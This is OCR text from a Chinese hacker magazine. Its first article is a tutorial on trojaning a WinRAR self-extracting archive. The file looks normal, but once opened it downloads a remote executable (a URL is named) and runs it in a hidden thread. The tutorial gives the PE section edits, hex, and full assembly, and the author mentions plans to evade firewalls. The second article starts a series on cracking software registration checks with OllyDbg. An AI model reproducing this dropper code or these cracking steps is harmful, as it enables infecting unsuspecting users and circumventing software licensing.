


图 2

RAR文件，比如离开梧桐的过去式.rar，填入要下载的文件网址和需要保存到的路径，单击“生成”按钮，就会得到一个“离开梧桐的过去式.rar.exe”文件了，它是个自解压程序，表面上看不出任何异样，使用鼠标右键“用RAR打开”也很正常，可是一旦双击这个文件，在出现解压缩提示框的同时，http://xdxf.net/antiarp.exe也就被下载到了C盘根目录下并自动运行了，如图2。

## 二、手工制作

本文的汇编代码虽然稍长，但如果仔细看的话就会发现其实很多代码不过是在向堆栈压入参数，运行的过程也很简单，对API地址进行定位，压入参数，然后call api。

要注意修改后的程序要使用多线程技术，否则运行很久后才会出现对话窗，那样很容易被怀疑。启动多线程的API为_beginthread（在msvcrt.dll中），下载文件的API为URLDownloadToFileA（在文件urlmon.dll中），运行程序的API为WinExec（KERNEL32.DLL中）。API参数的说明在修改代码时我会一一介绍，还要注意最好不要使用美化版的WINRAR，因为它使用UPX加了壳，还得先脱壳，麻烦！

因为自解压文件的代码结构比较紧密，所以我们需要添加一个新的区块，可以使用zeroadd添加，也可以使用LordPE来构造，个人认为使用zeroadd就足够了。区段名可以随意，大小填100就够了，一定要选择备份哦（图3）。单击“Add new section!”添加，成功的话会出现如图4所示的提示框。修改好后运行一下试试，提示“压缩文件格式未知或已经损坏”，现在就要用到备份的文件了，使用WINHEX打开备份文件和添加区段后的文件，在备份文件中查找16进制526172211A07（为什么？因为这是文件头），从此处开始选取至文件结束，按CTRL+C复制，将其复制到添加区段后的文件的末尾，如图5，保存并关闭，再次执行文件测试，可以正常解压了。




图3




图4

```
000179B0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000179C0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000179D0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000179E0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000179F0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00017A00  52 61 72 21 1A 07 00 CF  90 73 00 00 0D 00 00 00  Rar!...Ï.s......
00017A10  00 00 00 00 3E 5F 74 20  82 2E 00 4D 1F 00 00 40  ....>_t ...M...@
00017A20  80 00 00 02 17 EB 5D 58  52 61 B5 2C 1D 33 0E 00  .....ë]XRaµ,.3..
00017A30  20 00 00 00 73 6E 63 6F  70 79 2E 65 78 65 00 01   ...sncopy.exe..
00017A40  C0 08 18 25 91 15 0C 89  15 80 20 1E 6F 24 C2 10  À..%...... .o$Â.
00017A50  08 49 86 40 23 AC 5D C4  62 B1 41 84 58 3F C0 08  .I.@#¬]Äb±A.X?À.
00017A60  EE E4 09 23 22 42 19 32  42 48 24 49 21 24 0C 30  îä.#"B.2BH$I!$.0
```

图5

使用LordPE打开文件，点击按钮“块”，可以看到新添加块的虚拟偏移量在20000（图6），因为文件的基址是400000，所以新块的虚拟地址是420000，关闭窗口，使用Ollydbg反汇编打开制作好的RAR自解压程序，打开后OD停在401000处（图7），可以看到程序一上来就是一个变形的jmp（call）。

| 名称 | VOffset | VSize | ROffset | RSize | Flags |
|---|---|---|---|---|---|
| .text | 00001000 | 00013000 | 00000600 | 00012600 | 60000020 |
| .data | 00014000 | 00007000 | 00012C00 | 00000A00 | C0000040 |
| .idata | 0001B000 | 00001000 | 00013600 | 00001000 | 40000040 |
| .rsrc | 0001C000 | 00003200 | 00014600 | 00003200 | 40000040 |
| ads | 00020000 | 00000200 | 00017800 | 00000200 | E0000020 |

图6

```
00401000  $  E8 98270000   call snco.004037A0
00401005  .  50            push eax                                    ExitCode
00401006  .  E8 A7220100   call <jmp.&KERNEL32.ExitProcess>            ExitProcess
```

图7

**小知识：变形JMP**

CALL和JMP都可以实现跳转的功能，有的程序会使用CALL来代替JMP以干扰逆向工程分析人员的视线。区别是否为变形Jmp的一个简单方法是比较call的目标地址和当前地址，如果两者离的很近，一般就是变形Jmp了。

我们现在拖动滚动条向下走，到413240处可以看到一大堆的JMP，继续向下找跳往这几个函数及其地址（小编：在Windows2003的系统上测试找到的地址和文中是不同的）：

```
LoadLibraryA，地址413390，
GetProcAddress，地址413348，
GetModuleHandleA，地址：41333C
```

地址和函数名记下后，我们按Ctrl+G转到420000处开始编写代码，因为在调用URLDownloadToFileA和WinExec时需要用到八个字符串，我们都需要在这里添加上。在420000处点击右键菜单，选择“二进制”，“编辑”（图8）。




图8

在编辑对话框里输入你要下载的文件的URL，我下载的是图片，个头小便于测试，不要选择“保持大小”（图9），点击确定后，代码窗口变成了乱码（图10），不用管它们，空开一行，在420031处重复上述步骤，输入存放的路径和文件名，我输入的是“c:\1.exe”，同样不要管乱码问题，在42003B处输入字符串“urlmon.dll”，在420047处输入字符串“URLDownloadToFileA”，在42005F处输入字符串“msvcrt.dll”，在42006b处输入字符串“_beginthread”，在42007b处输入字符串“WinExec”，在420085处输入字符串“KERNEL32.dll”，保存一下（要养成经常保存的习惯哦）。




图9




图10

接下来，我们在420093处开始写执行代码，第一段代码和解释如下：

```
pushad          保存环境
push 42003B     字符串"urlmon.dll"入栈
call 413390     就是（call LoadLibraryA）  加载urlmon.dll
push 420047     字符串"URLDownloadToFileA"入栈
push eax
call 413348     就是（GetProcAddress）  取得函数URLDownloadToFileA的地址（保存在EAX中）
push 0
push 0
```

```
push 420031     字符串"c:\1.exe"入栈
push 420000     字符串URL入栈
push 0
call eax        就是CALL URLDownloadToFileA
push 420085     字符串"KERNEL32.dll"入栈
call 41333C     就是（GetModuleHandleA）取得KERNEL32.dll基址（保存在EAX中）
push 42007b     字符串"WinExec"入栈
push eax
call 413348     就是（GetProcAddress） 取得函数WinExec的地址（保存在EAX中）
push 5          5是显示窗口运行，0是隐藏窗口运行
push 420031     字符串"c:\1.exe"入栈
call eax        就是CALL WinExec 运行c:\1.exe
popad           恢复环境
retn            返回
```

然后开始写第二段代码（记下这两段代码开始时的地址）：

```
pushad
push 42005F     字符串"msvcrt.dll"入栈
call 413390     就是（call LoadLibraryA） 加载msvcrt.dll
push 42006b     字符串"_beginthread"入栈
push eax
call 413348     就是(GetProcAddress) 取得函数_beginthread的地址（保存在EAX中）
push 0
push 0
push 420093     第一段代码开始的地址
call eax        开启新线程
jmp 4037A0      记得入回处的那个CALL吗？就是那个地址
```

代码完成后如图11。

现在记下第二段代码开始的地址4200DB，保存一下，回到入口点401000，修改call 4037A0为jmp 4200DB，保存并运行。有防火墙的话就要报警了，放行后会有个黑窗口一闪而过。这就是我们填入的图片，不过现在是以exe的扩展名保存在了C盘（如果放行后什么也没看见，那就是图片地址失效了，请自行更换测试）。

```
0420093   60          pushad
0420094   68 3B004200  push x1.0042003B                           ASCII "urlmon.dll"
0420099   E8 F232FFFF  call <jmp.&KERNEL32.LoadLibraryA>
042009E   68 47004200  push x1.00420047                           ASCII "URLDownloadToF
04200A3   50          push eax
04200A4   E8 9F32FFFF  call <jmp.&KERNEL32.GetProcAddress>
04200A9   6A 00       push 0
04200AB   6A 00       push 0
04200AD   68 31004200  push x1.00420031                           ASCII "c:\1.exe"
04200B2   68 00004200  push x1.00420000                           ASCII "http://pic.ban
04200B7   6A 00       push 0
04200B9   FFD0        call eax
04200BB   68 85004200  push x1.00420085                           ASCII "KERNEL32.dll"
04200C0   E8 7732FFFF  call <jmp.&KERNEL32.GetModuleHandleA>
04200C5   68 7B004200  push x1.0042007B                           ASCII "WinExec"
04200CA   50          push eax
04200CB   E8 7032FFFF  call <jmp.&KERNEL32.GetProcAddress>
04200D0   6A 05       push 5
04200D2   68 31004200  push x1.00420031                           ASCII "c:\1.exe"
04200D7   FFD0        call eax
04200D9   61          popad
04200DA   C3          retn
04200DB   60          pushad
04200DC   68 5F004200  push x1.0042005F                           ASCII "msvcrt.dll"
04200E1   E8 AA32FFFF  call <jmp.&KERNEL32.LoadLibraryA>
04200E6   68 6B004200  push x1.0042006B                           ASCII "_beginthread"
04200EB   50          push eax
04200EC   E8 5732FFFF  call <jmp.&KERNEL32.GetProcAddress>
04200F1   6A 00       push 0
04200F3   6A 00       push 0
04200F5   68 93004200  push x1.00420093                           ASCII "`h;"
04200FA   FFD0        call eax
04200FC - E9 9F36FEFF  jmp x1.004037A0
```

图11

## 后记：

看完这篇文章也许就有人想起05年X档案上的一篇文章"逆向工程之无进程无硬盘无服务无启动项后门"，但是大家可以试一下那篇文章改好的记事本程序，肯定会非法操作！为什么？因为作者修改时是使用OllyDBG修改的代码，在OllyDBG中如果你输入"call GetModuleHandleA"那么可以看到其实输入的是call某个值，而这个值是本机已经加载的KERNEL32.dll中的GetModuleHandleA地址，在本机怎么运行都是正确的，但是一换电脑就不行了（我也是后来才想明白的，惭愧呀）。所以文章中涉及了API的重定位，另考虑到很多读者可能不愿意这样一行一行的输代码，所以提供一个用WINHEX截出的代码片段，使用WINHEX覆盖写入添加的区段的物理地址，然后根据本文原理修改即可。好了文章到这里就算结束了，为什么说就算呢？因为我现在还在考虑防火墙的问题，想让防火墙不报警就需要使用线程插入技术，如果以后有机会的话我会努力做好的。

（本文涉及到的zeroadd 1.0、Ollydbg、WINHEX和文章涉及到的代码及程序已收录到光盘中）

# 从零开始学破解之（五）

## 破解知识大盘点＋"断点"探秘

Tanlet.Feng

经过了前面四堂课的学习，小菜鸟们是不是感觉对破解越来越有兴趣了呢？随着不断的学习大家的水平也在一点点的提高。可是在这里要提醒大家的是学习破解千万不能像猴子搬苞谷一样，学习了新的知识就忘了以前学过的知识。为了让大家给以后的学习打下更好的基础。我决定在这一课开始之前为大家做一个简单的学习总结。大家回忆一下以前学过的知识。

### 一、学习破解必备工具

工欲善其事，必先利其器。而且不论我们的破解旅程能走多远，这些工具将会一直帮助我们走向成功。

#### 1.探测工具PEiD

作用：揭开软件的外衣

因为大部分的破解都是在软件没有加壳的状态下进行的，因此在破解之前，判断软件是否加壳，加了什么壳非常重要。（当然，目前为止，我们一直没有提过加壳与脱壳的知识，一直是在理想的"无壳"环境中学习，在不久的将来，X档案还会为大家推出零基础学脱壳的套餐，教会大家更实用的技术）这个工具的使用也非常简单，双击打开后，把待检测的软件拖到PEiD的界面上，就会自动显示判断的结果了，如图1。





图1

**2．反汇编工具**

作用：解剖软件

代表作：静态反汇编工具W32DASM、动态反汇编工具OllyDbg（简称OD）




图2

OllyDbg是当今最为流行的调试解密工具。它的原版界面是英文的，有人汉化成中文并加入了非常多非常实用的插件之后，为了区别原版，起了个名字叫OllyICE。尽管平时大家用得更多的可能是汉化后的OllyICE，可是习惯上还是叫做OD。要完全掌握OD可能会比较困难，大家只需要学会双击OllyICE后，把你要破解的文件拖到软件的界面中就能够自动加载到OD里就好了。剩下的操作在从零开始学破解系列的文章里都会详细教你。

以上是我们接触到的最常见也是必备的两类软件，至于脱壳工具，资源编辑等工具，由于还没机会真正的体验到它们的功能，所以就先不多说了。

## 二、菜鸟必须了解的破解方法

常用的破解方法有暴力破解和完美破解。

暴力破解（简称暴破）就是反汇编查出软件的一些限制关键代码所在，强行修改某些代码改变程序的运行流程，从而达到突破限制的破解目的。暴破的概念很简单，不过必须要掌握以下几个方面，才能很好的将暴力破解应用在实践中。

**1．确定暴破的位置**

要想正确的暴破软件，首先要找到正确的暴破点。找到暴破点的关键就是要留心软件的注册提示信息，比如“注册成功”、“注册码错误”、“无效的注册码”之类的字样。通过OD强大的字符串查找功能，找到这些出现在软件使用过程中的注册提示信息，就可以直捣黄龙确定暴破点了。

